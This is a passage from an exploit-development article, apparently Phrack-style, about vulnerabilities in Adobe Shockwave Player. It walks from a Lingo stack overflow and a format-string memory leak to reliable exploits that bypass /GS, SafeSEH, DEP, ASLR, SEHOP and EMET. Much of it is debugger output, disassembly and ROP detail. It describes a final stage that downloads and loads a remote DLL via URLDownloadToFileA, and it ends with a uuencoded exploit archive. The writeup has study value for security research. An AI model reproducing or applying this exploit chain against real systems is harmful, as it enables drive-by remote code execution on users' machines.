- world.createRigidBody(string rigidbodyname, string 3Dmodelname, symbolBodyProxy, symbol bodyType, symbol flipNormals)

When provided with a large enough string as the first parameter to either of these a buffer on the stack can be overflowed.

In order to craft a large string in Lingo, you can use their equivalent of a for loop:

```
buf = ""
repeat with i = 0 to 10000
  buf = buf & "$"
end repeat
```

Depending on how much data is provided, the fault that the debugger catches may differ. Here's one such crash:

```
(63c.410): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=37734236 ebx=02f6bd10 ecx=000000000 edx=03790404 esi=000033a7
edi=02f6c248
eip=6fde9d0a esp=02f6b7ec ebp=02f6b7ec iopl=0 nv up ei pl nz na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210206
IML32!Ordinal1115+0xa:
6fde9d0a 81780454534146 cmp dword ptr [eax+4],46415354h ds:002b:3773423a
```

OK, from the faulting instruction alone there is not much to deduce. The call stack tells us a bit more:

```
0:005> kv
ChildEBP RetAddr Args to Child
02f6b7ec 6f2277b8 37734236 02f6b810 6f2283b1 IML32!Ordinal1115+0xa
02f6b7f8 6f2283b1 02f6c248 06cf7024 00000000 DIRAPI+0x377b8
02f6b810 6f23a8ea 06cf7024 000033a7 02f6bd10 DIRAPI+0x383b1
02f6b82c 6f35ec15 06cf7024 02f6c248 02f6bd10 DIRAPI+0x4a8ea
02f6b848 6e73250b 06ced4bc 02f6c248 02f6bd10 DIRAPI+0x16ec15
02f6c114 42346942 69423569 37694236 42386942 Dynamiks+0x335e
02f6c118 69423569 37694236 42386942 6a423969 0x42346942
02f6c11c 37694236 42386942 6a423969 316a4230 0x69423569
02f6c120 42386942 6a423969 316a4230 42326a42 0x37694236
02f6c124 6a423969 316a4230 42326a42 6a42336a 0x42386942
02f6c128 316a4230 42326a42 6a42336a 356a4234 0x6a423969
02f6c12c 42326a42 6a42336a 356a4234 42366a42 0x316a4230
<<ni><nip>
```

The first thing that jumps out here is that there are what appear to be 5 fully intact frames before the stack is smashed. That tells us that the destination buffer likely originates in the Dynamiks module.

We can also see that there are two stack pointers passed as arguments from Dynamiks. Inspecting these we can see which was the destination buffer (we could also deduce this from the frame pointers we see in the call stack... i.e. it's unlikely to be 0x02f6c248 because the corruption began lower on the stack):

```
0:005> dc 02f6c248 L8
02f6c248 73423573 37734236 42387342 74423973 s5Bs6Bs7Bs8Bs9Bt
02f6c258 31744230 42327442 74423374 35744234 0Bt1Bt2Bt3Bt4Bt5
0:005> dc 02f6bd10 L8
02f6bd10 41306141 61413161 33614132 41346141 Aa0Aa1Aa2Aa3Aa4A <- beginning
02f6bd20 61413561 37614136 41386141 62413961 a5Aa6Aa7Aa8Aa9Ab of our buf
```

So, the stack buffer begins at 0x02f6bd10 and was passed from the Dynamiks module into DIRAPI as argument 3. This can be seen by disassembling the Dynamiks module and checking out the code before offset 0x335e:

(Dynamiks.x32: md5sum c6a9a75deb3da27682c267a7a2507e16, checksum 2a30eb, Shockwave version 12.0.0.112)

```
0:005> ub Dynamiks+0x335e L6
Dynamiks+0x334f:
709e334f 8d8dfcfbffff lea ecx,[ebp-404h] <- vulnerable buffer
709e3355 51 push ecx <------ passed as third argument
709e3356 8d4f08 lea ecx,[edi+8]
709e3359 51 push ecx
709e335a 50 push eax
709e335b ff5244 call dword ptr [edx+44h]
```

In a real disassembler (IDA Pro) we can see how large that local variable is by checking out the function's stack:

```
-00000404 var_404
                        db 1024 dup(?) <--- vuln buffer, 1024 bytes
-00000004 var_4
                        dd?
+00000000 s
                        db 4 dup(?)
+00000004 r
                        db 4 dup(?)
+00000008 arg_0
                        dd?
+0000000C arg_4
                        dd?
+00000010 arg_8
                        dd?
                        dd?
+00000014 arg_C
                        dd?
+00000018 arg 10
```

Any string over 1024 bytes in size will corrupt var_4. Any guess as to what var_4 is? Yep... say hello to the /GS mitigation:

```
(Dynamiks.x32: base address 0x10000000)
```

.text:100018A8 mov eax, ___security_cookie

.text:100018AD xor eax, ebp .text:100018AF mov [ebp+var_4], eax

For those of you not familiar with /GS [12] it is a compiler option that is on by default in any recent version of Visual Studio. It works by ... well, skape said it much better than I in his Uninformed [13] article when describing stack cookie initialization:

"At a high-level, this routine will take an XOR'd combination of the current system time, process identifier, thread identifier, tick count, and performance counter. The end result of XOR'ing these values together is what ends up being the image file's security cookie."

The result of those operations is a 4-byte value that gets generated when the module is loaded and then stored in its .data section. Any function the compiler deems in need of some extra protection takes that value and XORs it again with the current frame pointer (@ebp). It then stores it on the stack as the first local variable. Upon function exit, the process checks if it has been tampered with and, if so, throws an exception which usually results in process termination.

Had we not caused an exception in IML32.dll the code would still return back to the Dynamiks module and upon function exit (provided it doesn't access any other invalid data long the way), the stack cookie check would fail and the process would throw an exception and probably exit. Either way, this is an obstacle we'll need to bypass.

We'll get back to this in a bit.

----[3.3 - Stack-based Memory Disclosure

In the course of testing the 3D Lingo methods, I was using a string consisting of a large amount of the "%x" characters. I was lucky enough to also be outputting objects to the Messages window via Lingo's trace() function. In a few cases I saw some very interesting output, such as the following:

model("d03e682631e7c647ae08432631e18680fb8a9d03e6830680276b012d450d03e6869080b8e56b7420100c17eb9069056cd56908db3811038")

That was certainly not the name I gave that object when I called newModel()...

Separating those %x values by spaces yielded:

model("d03e68 6317e44 5ffad60 43 6317dcc 680fb8a9 d03e68 42 680276b0 12d450 d03e68 69080b00 5711164 100c 17eb90 69056cd5 6908db38 1 1038")

At this point I was testing all of this on Windows XP and thus there was no Address Space Layout Randomization to worry about. With that in mind, I'll tell you that DIRAPI.dll has a preferred base address of 0x68000000 and IML32.dll of 0x69000000. Looking at the output from the trace() call we can clearly see that we're dealing with a format string vulnerability and for each %x we provide, we're returned a 32 bit value off the stack.

As the code path to reach this vulnerability is deterministic, it can be verified that the code pointers will always be the same on a non-ASLR'd system. Thus, we can disclose the base addresses of at least two modules as well as what look to be heap and stack pointers. We can verify the addresses in a debugger:

```
0:008> !address 0xd03e68
    00c60000 : 00c60000 - 00101000
                             00020000 MEM PRIVATE
                    Type
                    Protect 00000004 PAGE_READWRITE
                    State
                             00001000 MEM COMMIT
                    Usaqe
                             RegionUsageHeap
                    Handle
                             00150000
0:008> !heap -p -a 0xd03e68
    address 00d03e68 found in
    _HEAP @ 150000
     HEAP_ENTRY Size Prev Flags UserPtr UserSize - state 00c60018 20000 0000 [0b] 00c60020 100000 - (busy VirtualAlloc)
          ? <Unloaded_ame.dll>+ffff7
0:008> !address 6317e44
    06010000 : 06314000 - 0005b000
                            00020000 MEM PRIVATE
                    Type
                    Protect 00000004 PAGE_READWRITE
                    State 00001000 MEM COMMIT
                    Usage
                             RegionUsageHeap
                    Handle
                             00150000
0:008> !address 5ffad60
    05f00000 : 05f00000 - 00101000
                    Type
                             00020000 MEM_PRIVATE
                    Protect 00000004 PAGE_READWRITE
                    State 00001000 MEM_COMMIT
                    Usage
                             RegionUsageHeap
                    Handle
                             00150000
0:008> !address 12d450
    00030000 : 0011e000 - 00012000
                    Type 00020000 MEM_PRIVATE
                    Protect 00000004 PAGE_READWRITE
                    State 00001000 MEM COMMIT
                    Usaqe
                             RegionUsageStack
                    Pid.Tid d1c.89c
0:008> !address 69080b00
    69000000 : 69001000 - 0008c000
                             01000000 MEM_IMAGE
                    Type
                    Protect 00000020 PAGE_EXECUTE_READ
                             00001000 MEM_COMMIT
                    State
                             RegionUsageImage
                    Usage
                    FullPath <snip>IML32.dll
0:008> ub 69056cd5 L1
IML32!Ordinal1754+0x12b3:
69056cd3 ffd5
                         call
                                 ebp
```

One thing worth pointing out there is that the heap pointers originate from an allocation of size 0x100000. This is due to the Smartheap slicing out allocations from its own arena of that size.

Anyway, the take-away here is that I was able to leak an address from the stack, two from the heap, and one from a module (IML32.dll).

----[3.3.1 - Undocumented Format Specifier

During my initial attempt at exploitation of these issues, I was having trouble locating a reliable stack pivot within the one module I was able to leak an address from (IML32.dll). After struggling with that problem for about one week, I went back and began reverse engineering the root cause of the memory disclosure and came across some undocumented functionality in Lingo.

When provided with a "%v" format specifier, the code within DIRAPI.dll replaces it with <%d %p>:

(DIRAPI.dll: base address 0x68000000, md5sum fb5405cef8b2d6273c593477392cbc88, checksum 1c266b, Shockwave version 12.0.0.112)

```
.text:68039FF2 case__v:
.text:68039FF2
.text:68039FF2
                add
                                      ; jumptable 68039EC7 case 35
                        edi, 4
                        [ebp+var_814], edi
.text:68039FF5
               mov
.text:68039FFB
                mov
                        edi, [edi]
.text:68039FFD
                lea
                        esi, [ebp+var_810]
.text:6803A003
               mov
                        byte ptr [ebp+var_404], 0
.text:6803A00A
                call sub_68039CA0
                test
                        eax, eax
.text:6803A00F
.text:6803A011
                jz
                        loc_6803A0EA
.text:6803A017
                mov
                        eax, [ebp+arg_8]
.text:6803A01A
                mov
                        ecx, [ebp+var_824]
.text:6803A020
               mov
                        edx, [ebp+var_828]
.text:6803A026
               push
                        eax
.text:6803A027
               push
                        ecx
.text:6803A028
                        edi
               push
.text:6803A029
               push
                        edx
.text:6803A02A
                call
                        sub_68030DB0
                                     ; replaces %v with <%d %p> and
.text:6803A02A
                                         re-enters this func
```

By placing %v characters at specific locations in the input string I was able to force a dereference of one of the stack values and retrieve two 32-bit integers from there, which yielded me an additional address within a module. Specifically, I was able to leak an address within the "Shockwave 3d Asset.x32" module which, it turned out, had a quite useful code primitive I abused for a stack pivot.

--[4 - Exploit Delivery

The exploits discussed herein were progressively developed, with differing approaches as obstacles were encountered. I've included explanations of all of them to allow the reader to gain some insight into the process rather than just delivering an explanation of what came to be the best solution. In fact, the attached exploit code has not been "cleaned up", instead it contains all the artifacts of a work-in-progress leading up to the final solution.

----[4.1 - Server-side Architecture

As some of the exploits have different required architecture, I will cover all the components I utilized throughout the exploitation process.

```
----[ 4.1.1 - web.py
```

I used web.py[14] to serve the following:

- * HTML pages that embedded the .dir files
- * Director files
- * A payload in one of the exploits

The included exploit has the following directory structure:

```
craft_exploit.py
main.py

---web
(web.py library code)

'---www

---dirs
input.dir
mem_disc.dir
output.dir
lexploit.html
index.html
'---payload
runcalc.dll
```

It is also worth noting that I also added code to handle serving gzip-encoded data to my main.py as I encountered some unreliability with regard to web.py and its serving of large files.

```
-----[ 4.1.2 - lighttpd
```

During one stage of the exploit development process, the code required a WebDAV server to host a payload. For that, I used lighttpd[15] with the following configuration:

webdav.activate = "enable"
webdav.sqlite-db-name = "/lock/lighttpd.webdav_lock.db"

----[4.2 - The HTML

The HTML is pretty basic and consists of an index.html that embeds the .dir file responsible for memory disclosure and an iframe that is dynamically populated with the exploit.html page, which in turn embeds the crafted .dir exploit for that particular client, on demand.

The iframe was required as it was noted that if one was not used, modules in memory were loaded and unloaded at potentially different addresses if the browser navigated away from one page, thus rendering the memory disclosure unreliable.

----[4.3 - The Javascript

The index.html page contains the javascript functions responsible for the following:

- * Receiving disclosed memory contents provided by the mem_disc.dir file
- * Receiving and parsing version, platform, and user agent information
- * POST-ing to itself in order to get such data back to main.py

----[4.4 - The Lingo

There are a couple of Lingo functions and properties that are exceptionally friendly for the exploit developer. The following are used to determine how to craft the malicious .dir file for a given client and then transport that information to the server:

- * goToNetPage function used to call javascript from the .dir
- * environmentPropList property used to obtain platform, operating system information, and shockwave build version

----[4.5 - The Python

The craft_exploit.py handles construction of a custom .dir file per client request. It receives leaked memory addresses, browser user agent, shockwave version, and platform information from the aforementioned POST request.

The CraftExploit class defined within contains two class variables of note. The self.int_mods list is populated with tuples containing the file offset within the template .dir file and the value to inject. For example, the first stack pivot used corresponds to offset 0x55AFC in the file. The relevant code that replaces that value in the template .dir file looks like this:

self.int_mods.append((0x55AFC, self.sw_3d+0x13e522))

The above will cause the resulting .dir file at offset 0x55AFC to contain a pointer to the "Shockwave 3d Asset.x32" at offset 0x13e522.

The other notable class variable is self.str_mods which does much the same

thing, except that it is implemented as a dictionary. For example, in order to ensure that a string value will exist at a given offset in the resulting .dir file, one can utilize str_mods as so:

 $self.str_mods[0x536D0] = 'urlmon.dll\x00'$

The contents of str_mods and int_mods are injected into the file using CraftExploit's render method and then served to the target client via the web server.

--[5 - Vulnerability Exploitation

The following sections will walk the reader through my exploit development process against various configurations, bypassing mitigations as encountered.

----[5.1 - Windows XP SP3/Firefox/Shockwave 11.6.5.635

This was the first exploit I wrote for this issue, and as I was developing it on Windows XP SP3 I did not need to worry about ASLR (or even use the memory disclosure vulnerability). This was written the day the bug was discovered with the intent of exploiting the issue quickly, not reliably.

As the vulnerable code is protected by /GS, I opted to overwrite one of the saved exception handlers on the stack. The executable was also compiled with SafeSEH, for which bypasses has been covered extensively by others. In short, I pointed the corrupted handler to an address inside a module that did not make available the addresses of its exception handling functions (for WinDBG users, I recommend checking out the narly[16] plugin that helps determine which addresses are available for such a bypass). Thus, the exception dispatcher was unable to determine if my corrupted pointer was legitimate and would proceed to call it.

I then gained stack control and, after some ROP-ing, VirtualProtectEx'd the stack and returned to it, executing a payload that simply ran WinExec("calc.exe").

I relied on several things that make this exploit... dirty:

- * The modules I used to ROP with were getting their preferred base addresses, and thus I could easily ignore ASLR.
- * I used a system library, shell32.dll, for some primitives. This module is updated by Microsoft often and is not something to rely on.

So, to summarize, this exploit bypasses /GS, SafeSEH, DEP, and ignores ASLR (but is more of a PoC than a proper exploit--and well, it's XP).

----[5.2 - Windows XP SP3/Firefox/Shockwave 11.6.8.638

About a day after I wrote the exploit for version 11.6.5.635 Adobe released 11.6.8.638. For completeness' sake, I added support to my exploit for what was the latest version, using identical primitives, differing just in location. See the attached exploit for details.

----[5.3 - Windows 7 x64/Firefox/Shockwave 12.0.0.112

When Adobe released version 12.0.0.112, I decided to utilize the memory disclosure bug and exploit the vulnerabilities on a more modern operating system, Windows 7.

This time, I used the stack memory disclosure to remove any reliance on indeterminable memory addresses, thus bypassing ASLR. Unlike the prior exploits, this version simply ROPs to a LoadLibraryA call and requests DLL over a UNC path. I created a simple DLL that just calls WinExec("calc.exe") upon load. Then, using lighttpd as described in 4.1.2, the file is served.

----[5.4 - Windows 7 x64/Firefox/Shockwave 12.0.0.112/EMET 5.0

The above exploit against Windows 7 x64 uses LoadLibraryA to load a malicious payload off of a UNC share. EMET removes the ability to do this, but it is easy enough to bypass, as detailed in the following section.

----[5.5.1 - Relevant 'EMET 5.0' Mitigations

The exploit for the same target with EMET 5.0 enabled simply calls MoveFileA first to move the file from the remote WebDAV to the local filesystem and then calls LoadLibraryA on the local file.

Protip: chattr +i the DLL file on the server so that the MoveFileA will move it but won't be able to delete it afterwards, enabling subsequent exploit attempts to work without a problem. You could also do this within the lighttpd config.

Also, EMET implements a mitigation they call Export Address Table Filtering[17] which monitors for read accesses to the exported function addresses in key system DLL modules. However, the attached exploit retrieves the addresses of functions by snagging a pointer via the Shockwave modules' import section (which are not monitored by EMET), rather than from the system DLL files themselves.

----[5.5 - Windows 8 x64/Firefox/Shockwave 12.0.0.112/EMET 5.0

Windows 8 introduces a number of exploit mitigations, thoroughly summarized by Matt Miller and Ken Johnson during their Blackhat talk in 2012 [18]. The most obtrusive mitigation that had to be overcome was SEHOP. SEHOP is another mitigation intended to deter exploitation of SEH-based corruption. As Microsoft describes [19]:

"The first step involves the insertion of a symbolic exception registration record as the tail record in a thread's exception handler list. This step occurs when a thread first begins executing in user mode. Since exception registration records are always inserted at the head of the exception handler list, the symbolic record is guaranteed to be the final exception registration record.

The second step consists of walking the exception handler list at the time that an exception is being dispatched to ensure that the symbolic record can be reached and that it is valid. This step happens when the exception dispatcher is notified that an exception has occurred in user mode. If the symbolic record cannot be reached, the exception dispatcher can assume that the exception handler list is corrupt and that an SEH overwrite may have occurred. The exception dispatcher is then able to safely terminate the process. If the symbolic record is found, the exception dispatcher is able

to proceed as it normally would and call each of the registered exception handlers."

In order to bypass this mitigation, you pretty much need a memory disclosure. Luckily for me, the leaking of a stack address makes this possible.

To demonstrate how such a mitigation is bypassed, the following will walk through inspecting the exception chain before and after the exploit corrupts it.

Firstly, once attached to the Firefox process, we can tell WinDBG to follow child processes with the '.childdbg 1' command. Next we point Firefox to the malicious server which will cause the Shockwave player to be invoked, thus launching the plugin-container.exe process from Firefox:

```
0:029> .childdbg 1
Processes created by the current process will be debugged
0:029>g
ModLoad: 70b30000 70b63000 C:\Windows\SysWOW64\shdocvw.dll
<snip>
ModLoad: 09c70000 09c76000
                            plugin-container.exe
Executable search path is:
ModLoad: 00fa0000 00fa6000
                          plugin-container.exe
ModLoad: 772f0000 77447000 ntdll.dll
ModLoad: 76620000 76750000 C:\Windows\SysWOW64\KERNEL32.DLL
ModLoad: 74f10000 74fb6000 C:\Windows\SysWOW64\KERNELBASE.dll
<snip>
ModLoad: 74980000 74989000 C:\Windows\SysWOW64\CRYPTBASE.dll
ModLoad: 74920000 74971000 C:\Windows\SysWOW64\bcryptPrimitives.dll
(834.950): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000003 ecx=a1500000 edx=00000000 esi=00000000
edi=007e0000
eip=77390545 esp=007bf854 ebp=007bf880 iopl=0
                                               nv up ei pl zr na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b
                                                             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2b:
77390545 cc
                        int
```

In order to inspect the untainted exception chain, we can ask WinDBG to next break upon loading of the Dynamiks.x32 module using:

```
1:032> sxe ld:dynamiks
1:032> g
(740.1f0): Unknown exception - code 000006ba (first chance)
ModLoad: 709e0000 70c81000 C:\Users\user\AppData\LocalLow\Adobe\Shockwave
Player 12\xtras\download\AdobeSystemsIncorporated\Dynamiks\Dynamiks.x32
eax=00000000 ebx=00800000 ecx=00000000 edx=00000000 esi=00000000
edi=fe9bf000
eip=77e20fe8 esp=0061a944 ebp=0061a99c iopl=0 nv up ei pl nz na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b
                                                      efl=00200206
ntdll!ZwMapViewOfSection+0xc:
77e20fe8 c22800
                             28h
                     ret
1:032> bp !Dynamiks+0x335b
1:032> g
Breakpoint 0 hit
eax=0506ba80 ebx=00000000 ecx=0061ca6c edx=71407620 esi=050003a0
edi=0061ca64
```

cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246 Dynamiks+0x335b: 709e335b ff5244 call dword ptr [edx+44h] ds:002b:71407664=713debe0

We can view the current exception chain with the !exchain command:

1:032> !exchain
0061ef40: USER32!_except_handler4+0 (775f3991)
0061efa4: USER32!_except_handler4+0 (775f3991)
0061f000: ntdll!KiUserCallbackExceptionHandler+0 (77e22e60)
0061f0fc: xul!std::_Mutex::_Mutex+56d (73920859)
0061f858: plugin_container+18f9 (010b18f9)
0061f8a8: ntdll!_except_handler4+0 (77ec35f2)
0061f8c8: ntdll!FinalExceptionHandler+0 (77eb1d86)
Invalid exception stack at ffffffff

For those unfamiliar with the above formatted information, the first number is the address on the stack of the SEH record. For example, for the first entry we can inspect the record and verify that the first 32 bit value points to the next SEH record address on the stack, and that the second 32 bit value points to the code responsible for handling the exception:

1:032> dd 0061ef40 L2 0061ef40 0061efa4 775f3991 1:032> u poi(0061ef40+4) L4 USER32!_except_handler4: 775f3991 8bff edi,edi mov 775f3993 55 push ebp 775f3994 8bec mov ebp,esp 775f3996 83ec14 sub esp,14h

Prior to corruption, the SEH record chain consists of the following stack locations, terminated by -1:

0061ef40->0061efa4->0061f000->0061f0fc->0061f858->0061f8a8->0061f8c8->

At this point, we also know the address of the destination buffer that will be overflowed (see section 3.2):

1:032> dd @esp+0x8 L1 0061c07c 0061c534

We can calculate how much data is required to be copied from that address to reach the first SEH record on the stack:

1:032> ? 0061ef40-0061c534 Evaluate expression: 10764 = 00002a0c

Now comes the fun part. The exception chain validation that occurs when

ntdll!KiUserExceptionDispatcher doesn't care how many entries are in the chain. What this means is that an attacker has some flexibility with regard to how they choose to bypass the checks. For example, the stack corruption could be used to link the first exception handler (USER32!_except_handler4) all the way to the last one (ntdll!FinalExceptionHandler) by modifying the first's *next pointer. Another option (and the one that I chose) is to craft a fake SEH record, link a prior record to yours, and link yours to an existing one located further down the stack. To illustrate this, the below shows the state of the exception chain after attempting to step over the call that causes the stack-based buffer overflow:

```
1:032> p
(740.1f0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=37734236 ebx=0061c534 ecx=00000000 edx=00e5eff4 esi=00002af8
edi=0061ca6c
eip=71439d0a esp=0061c010 ebp=0061c010 iopl=0 nv up ei pl nz na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b
                                                              efl=00010206
IML32!Ordinal1115+0xa:
71439d0a 81780454534146 cmp dword ptr [eax+4],46415354h ds:002b:3773423a=??
1:032> !exchain
0061ef40: Shockwave 3d Asset!CIFXString::SetCodePage+49122 (70f2e522)
0061ef50: 41414141
0061f0fc: xul!std::_Mutex::_Mutex+56d (73920859)
0061f858: plugin_container+18f9 (010b18f9)
0061f8a8: ntdll!_except_handler4+0 (77ec35f2)
0061f8c8: ntdll!FinalExceptionHandler+0 (77eb1d86)
Invalid exception stack at ffffffff
```

Note that now the SEH chain consists of:

0061ef40->0061ef50->0061f0fc->0061f858->0061f8a8->0061f8c8->ffffffff

What has occured is the first SEH record has been corrupted to point into the "Shockwave 3d Asset.x32" module (this is our stack pivot--more on this later) and it's *next pointer has been modified to point to a new address on the stack (calculated using the stack memory disclosure).

The second record shown above is a fake one that my exploit crafts to re-link the chain. Its *next pointer has been crafted to point to 0061f0fc which is a valid SEH record that existed prior to the corruption. Note that its code pointer was simply set to 0x41414141, which is weakly validated by ntdll's exception dispatcher to ensure it is not located on the stack.

At this stage, the SEH chain will pass SEHOP validation and the first record's code will be called. This can be verified in the debugger:

```
1:032> bp Shockwave_3d_Asset!CIFXString::SetCodePage+49122
1:032> g
Breakpoint 1 hit
eax=00000000 ebx=00000000 ecx=70f2e522 edx=77e23105 esi=00000000
edi=00000000
eip=70f2e522 esp=0061ba5c ebp=0061ba7c iopl=0 nv up ei pl zr na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246
```

Shockwave_3d_Asset!CIFXString::SetCodePage+0x49122:
70f2e522 8b4d0c mov ecx,dword ptr [ebp+0Ch] ss:002b:0061ba88=0061ef40

-----[5.5.1 - Relevant 'EMET 5.0 Tech Preview' Mitigations

EMET 5.0 implements many mitigations that were submitted as 'defensive security research' to the Microsoft BlueHat Prize Contest (over \$250,000 was awarded). The software is still in Tech Preview, but I was curious as to how difficult it would be to bypass. I was also a bit irked that my prior exploits required a WebDAV server. So, in this version of the exploit I decided to remove that requirement. This was accomplished by ROP-ing a call to LoadLibraryA whereby I loaded the urlmon.dll module. More specifically, I returned to LoadLibraryA+0x5 to skip over the EMET hook:

1:039> u KERNEL32!LoadLibraryA L2 KERNEL32!LoadLibraryA: 76ccf864 e92f0932f9 6fff0198 jmp 76ccf869 837d0800 cmp dword ptr [ebp+8],0 1:039> u 6fff0198 6fff0198 684bedeeeb push 0EBEEED4Bh 6fff019d 60 pushad 6fff019e 9c pushfd push 6fff019f 54 esp 6fff01a0 e80bd32a05 call emet+0x4d4b0 (7529d4b0)6fff01a5 9d popfd 6fff01a6 61 popad 6fff01a7 83c404 add esp,4

By ensuring we land at LoadLibraryA+0x5 and we control @ebp, this EMET hook is trivially bypassed. Microsoft is aware of how limited this hook is, and they even cite Phrack in their blog post[20].

Once urlmon.dll was loaded, I had to deal with EMET's 'Caller' mitigation, which does the following:

"EMET will make sure that when a critical function is reached, it is reached via a "call" instruction rather than a "ret" instruction. This is a very useful mitigation and breaks many ROP gadgets."[20]

I also had to deal with the 'SimExecFlow' mitigation:

"This mitigation tries to detect ROP gadgets following a call to a critical function. It works by emulating a specified number of instructions at the return address of the caller of a critical function."[20]

Both of the above mitigations would interfere with my calling GetProcAddress to retrieve the address of URLDownloadToFileA. They were bypassed by returning into the middle of a module's existing call to GetProcAddress, thus EMET could not tell that it was ROP-ed to or that it was an illegitimate call:

.text:7A25CD4A	00C	push	eax	;	hModule
.text:7A25CD4B	010	call	ds:GetProcAddres	S	
.text:7A25CD51	008	mov	[esi+18h], eax		
.text:7A25CD54	008	cmp	eax, edi		

```
.text:7A25CD56 008
                                    jnz
                                            short loc_7A25CD6D
                   loc_7A25CD6D:
.text:7A25CD6D
.text:7A25CD6D
.text:7A25CD6D 008
                                    mov
                                            eax, edi
.text:7A25CD6F 008
                                            edi
                                    pop
.text:7A25CD70 004
                                            esi
                                    pop
.text:7A25CD71 000
                                    retn
.text:7A25CD71
                   sub_7A25CD20
                                    endp
```

By returning directly to the code at 0x7A25CD4A, @eax already contained the result from LoadLibraryA("urlmon.dll\x00"), and because I could predict stack addresses using the memory leak it was easy enough to ensure there was a pointer to the string "URLDownloadToFileA\x00" for the call to GetProcAddress and also that @esi was pointing to a stack address under control. Thus, I was able to get the address of the function without a problem.

Then, I called URLDownloadToFileA to drop the payload to a default writable local directory (C:\Users\Public) and then returned to LoadLibraryA and loaded the code.

--[6 - Future Work

I began developing support for process continuation/continuation of execution/whatever it's being called these days. It should be fairly easy to ensure the plugin-container.exe doesn't crash hard, but would require reversing the interaction between this process and the firefox.exe parent.

--[7 - Conclusion

This article wasn't intended to share anything novel... any competent exploit writer could have implemented the attached exploit. I just wanted to share a walkthrough from bug discovery to reliable exploit so that readers can get a feel for what the process is like these days.

--[8 - Greets

Thanks to navs, sohlow, raid, & hoodlum for their insight and valuable discussions.

--[9 - References

- [1] http://community.corest.com/~gera/InsecureProgramming
- [2] http://virus.wikia.com/wiki/29A
- [3] http://www.uninformed.org
- [4] http://helpx.adobe.com/shockwave/kb/shockwave-player-faq.html
- [5] http://www.adobe.com/products/shockwaveplayer.html
- [6] https://wiki.mozilla.org/NPAPI
- [7] http://www.adobe.com/products/director.html
- [8] http://cansecwest.com/csw11/Adobe_Shockwave-AaronPortnoy _LoganBrown.pptx
- [9] http://www.microquill.com/smartheap/index.html
- [10] http://www.j4u2.com/jht/bio.html
- [11] http://helpx.adobe.com/director/topics/scripting-dictionary.html
- [12] http://msdn.microsoft.com/en-us/library/8dbf701c(v=vs.80).aspx
- [13] http://uninformed.org/index.cgi?v=7&a=2&p=5

- [14] http://webpy.org/
- [15] http://www.lighttpd.net/
- [16] https://code.google.com/p/narly/
- [17] http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-theexploitation-of-seh-overwrites-with-sehop.aspx
- [18] http://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller
 _Exploit_Mitigation_Slides.pdf
- [19] http://blogs.technet.com/b/srd/archive/2010/07/28/announcing-theupcoming-release-of-emet-v2.aspx
- [20] http://blogs.technet.com/b/srd/archive/2012/07/24/emet-3-5-tech-preview-leverages-security-mitigations-from-the-bluehat-prize.aspx

--[10 - Exploit

```
begin 644 exploit.tar.bz2
MOEIH.3%!629364!,H#H!S([__
M_____Y!X>0)?:S2"*D4A6M39E$IL:UJ*BE%4DV95K%5(I0*%*`"JM@`U4
M@6QED:4$@`4"J````H````T```"@`4````!8`WON`'"```
M`````5D!$`!H`#T``
M%F`%````.AHRP`````"TT:0`+:95L*MK`P8``````P`'KKYYR7
M6,88````\-Z=\\L\JF;&Q@``\\\6/2'O#T\3$\`\WI4O>AXR=,&
MUZ!5ZN'D],8>A/#P.CQGH*$\'H1N>45#/\.\Y[JH)JKP>@"-SQ1%-7@#P]W
MM*@@8\!>7'JJ[,#I<'D3[:@GWOLJI0`QX#SW>`8J`:3P'C</*BB0`&\#GMSP
\label{eq:main_distribution} $$M\HD^J^PX'>./^Y2)$4H8>"[V/^'4E2^U'@WCF^\144^QX+R.^>2I"F/$$><8$$
MU*C4KP7D<!ZH&D>%X3@/5`&'A>VX#U:RC#@\PX/54#4>%[6<!ZE(&B>%Y.H>
MDI24#'A>N*/*I2*4,>+V9P`\52&HX>8X!Z*H&>#O:$YX>D\OL]N><NS[Z2@B
M*<B@!0%``6.[9Z(?0&<+V9RKK[F?9A\"^V.`$8<QP`C@1E`6"#`1@C'I1N'K
M#@)@=,</1N'K#AZS@@P+![;9QZ9X/6T[V[.YXO,SGE7'J1>.7EX#UM'*5<^`
M?$=Y'AT' "!NE5P'O CTYZ4\'H 'ASU5< .>AWJ+P =Y.]]L/P#X@
M'QH<\"\`'H/#O`N``'!N!<`'<&XI&>F<(PC"86"P,88$Q,Y7M```N>>'N
M8-"@\5J```!<#K941<```!.<^6[UUMA`V@```1Q[WKO+MIW(`+0```)ES5U[
MLD=/0`$)8```$[[XSOMAC[0```+G>^CO4>OJ```!=U/#<#KU```N[D]7U[W
MA05]T9V@```7??)G.^WP```$\^^GP;GG`^T```"=P;=][MNZGCBX```$,D-S
MWOKB/@O@```3`'>HQG,>T```"8Z'I736J>CW-5P```+3:ZF\[CSW:```"Y\3
M/![0```3-"S5W;+['CE#V@```M;)G7GGOOCYX`G@```LI04-V^DM7AX```$2
MW//G//3X```)MSX?;Y\?:```".]\,Y\+X```$=??=IWRKX```(SO?&>>GP``
M!2<\F>F^C`6>W'IN\W!&Z;@L6>E-SVX"X6>C<+$.QN],X%J[."<+`MS.$X[<
M"=5@6+`)W6X"W;@36":P76%U@G.W`N=;EL9NC<L9NZANNXX[N`SEW''=P)G.
MT67.$;FXSN<)G;L=QTW+F9SBLZWN=YX%N;O<>\\";G/6'>K@"-UCCG.X%"IG
M,<6%J`"2YSG1CN=0!-RW#G..%5&Y;CG..40Y8QW%VB&Y;G'#G!29UGO/'O#B
MA#<QQG.<4"IN7`S.=0!4SF.&<XZJ"*<[NO6\>8'+8V.=R,YQRA&=<,9W2"-U
MNX=QRHSG>QWJ>ML9UO<=U/`LY=YSO'@"SKGISO'!5(Y;USWAQ1&<YZSF]#;2
